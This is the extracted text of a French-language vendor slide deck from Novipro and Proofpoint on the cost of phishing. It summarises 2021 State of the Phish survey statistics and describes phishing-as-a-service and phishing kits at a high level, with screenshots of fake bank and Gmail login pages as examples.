



LE COÛT DU PHISHING UNE PLONGÉE EN PROFONDEUR DANS LES DERNIÈRES TENDANCES

Lunch & Learn

proofpoint®



NOVIPRO

CONFÉRENCIERS



ROGER OUELLET

Directeur – Pratique sécurité et réseautique
NOVIPRO




SÉBASTIEN RHO

Senior Advisor,
Spécialiste Pré-Vente Est du Canada
PROOFPOINT

NOS SOLUTIONS



**SOLUTIONS
D'AFFAIRES**
AXÉ SUR VOS
FAÇONS DE FAIRE





**SOLUTIONS
TECHNOLOGIQUES**
AXÉ SUR VOS
BESOINS



**SERVICES
GÉRÉS**
AXÉ SUR VOS
OPÉRATIONS

» L'ÉCOSYSTÈME DE L'OFFRE SÉCURITÉ DE NOVIPRO



Nous développons les architectures de sécurités en respectant des méthodologies reconnues et appropriées selon les besoins des clients :

- Zero Trust Extended Forrester
- Iso 27001
- Nist
- Purdue

2021 State of the Phish: Riche en données, axé sur les données

- Septième rapport annuel
- Sources de données multiples

Une enquête indépendante
menée auprès de

3 500

adultes actifs de sept pays
(Allemagne, Australie,
Espagne, États-Unis, France,
Japon et Royaume-Uni)

Une enquête indépendante
menée auprès de

600

professionnels de la sécurité
informatique de ces
mêmes pays

Plus de

60 millions

de simulations d'attaques de
phishing envoyées par nos
clients sur une période
de 12 mois

Environ

15 millions

d'emails signalés par les
utilisateurs de nos clients

A woman with long dark hair, wearing a light-colored blouse and a blue lanyard, is standing at a desk in a modern office. She is looking down at a laptop computer. The office has a blue tint, and there are desk lamps and office chairs visible. The background features a wall with a grid of circular patterns.

State of the Phish: Ce que les professionnels nous ont dit

57 % ont connu des attaques de phishing réussies en 2020

Conséquences des attaques de phishing

Fuite de données : 60 %



Compromission de comptes ou d'identifiants de connexion : 52 %



Infection de ransomwares : 47 %



Infection d'autres malwares : 29 %




Pertes financières / fraude aux virements bancaires : 18 %




0 % 10 % 20 % 30 % 40 % 50 % 60 %

75% ont subi des tentatives de phishing de masse

VOLUME DES ATTAQUES DE HAMEÇONNAGE CIBLÉ (SPEAR PHISHING) ET DE FRAUDE DU PRÉSIDENT (WHALING)




VOLUME DES ATTAQUES BEC (COMPROMISSION DES E-MAILS D'ENTREPRISE)




■ Aucune ■ 1 à 10 ■ 11 à 25 ■ 26 à 50 ■ 51 à 100 ■ Plus de 100 ■ Total inconnu

Ransomware : >50% des organisations infectées ont décidé de payer

Résultats suite au paiement de rançons (2020 et 2019)



- Ont récupéré l'accès à leurs données/ systèmes après le premier paiement
- Ont payé des rançons supplémentaires et ont fini par récupérer l'accès à leurs données



- Ont reçu des demandes de rançon supplémentaires, ont refusé de payer et n'ont jamais récupéré leurs données
- N'ont jamais récupéré l'accès à leurs données

Les attaquants vont au-delà de la boîte de réception...

VOLUME DES ATTAQUES SUR LES MÉDIAS SOCIAUX



VOLUME DES ATTAQUES DE SMISHING



VOLUME DES ATTAQUES PAR CLÉS USB



VOLUME DES ATTAQUES VISHING



■ Aucune

■ 1 à 10

■ 11 à 25

■ 26 à 50

■ 51 à 100

■ Plus de 100

■ Total inconnu

...mais de nombreuses organisations ne le font pas

98 % des personnes interrogées ont déclaré que leur organisation avait mis en place un programme de formation à la sensibilisation à la sécurité. Mais...

Seulement

64%

dispense une formation formelle aux utilisateurs

Seulement

52%

de ceux qui forment dispensent des formations à l'échelle de l'entreprise

<35%

couvre dans leurs programmes la compromission du courrier électronique des entreprises (BEC), les menaces internes et les mesures de sécurité physique

82%

des organisations ont adopté un modèle de travail à domicile en 2020... mais seulement 30 % ont formé les utilisateurs aux bonnes pratiques du travail à distance.

Techniques utilisées pour arriver à leurs fins

Être un attaquant est facile et abordable maintenant

Maintenant le phishing est devenu du « PaaS »

Phishing as a Service = Très petit coût d'acquisition

- On achète un kit avec tous les éléments requis pour exécuter
 - Prix de départ (10 - 20\$ USD)

Service clé en main avec mode d'emploi

Vue d'ensemble d'un phish



▪ Tout phishing est de l'ingénierie sociale

- Certains sont meilleurs que d'autres
- Some have better tools

Username Password

Remember me

Sign in

[Forgot username/password?](#)
[Not Enrolled? Sign Up Now.](#)

Follow us:


-
-
-
-
-
- [Contact us](#)
- [Privacy](#)
- [Security](#)
- [Terms of use](#)
- [Our commitment to accessibility](#)
- [SAFE Act: Chase Mortgage Loan Originators](#)
- [Fair Lending](#)
- [About Chase](#)
- [J.P. Morgan](#)
- [JPMorgan Chase & Co.](#)
- [Careers](#)
- [Español](#)
- [Chase Canada](#)
- [Site map](#)
- Member FDIC
- Equal Housing Lender

• © 2021 JPMorgan Chase & Co.

Phishing dynamique


- **Résumé :** hameçonnage d'informations d'identification d'entreprises et de consommateurs.
- **Tactiques et outils :** Ingénierie sociale
- **Volume:**
1400 Clients
Plus de 20,000 courriels

Enter password to continue to Gmail




The screenshot shows a Gmail login interface. At the top, it says "Enter password to continue to Gmail". Below this is a grey box containing a back arrow, a blurred profile picture, and a password input field with the placeholder text "Password". A blue "Sign in" button is positioned below the field. Underneath the button are two options: a checked checkbox for "Stay signed in" and a blue link for "Forgot password?". At the bottom of the grey box, there is a blue link that says "Sign in with a different account".

Capture d'informations par hameçonnage




Phishing dynamique 2

- **Summary:**
Phish for both corporate and consumer credentials
- **Tactics and Tools:**
Social Engineering
- **Volume:**
874 Customers
Over 20,000 email



Mais attendez... il y a plus...



Revue d'un phishing kit

- Qu'est-ce qu'un kit d'hameçonnage?
 - Prêts à l'emploi
 - Souvent un fichier .zip
 - Facile à deployer
 - Sites compromis
 - Domaine "Typosquatted"
 - Prix: Entre 10 – 25\$



IL (DLN WT)




bb



cpwebmail

Page d'accueil

- Image de marque
- Nom d'utilisateur hameçonné
- Chaque partie est envoyée immédiatement

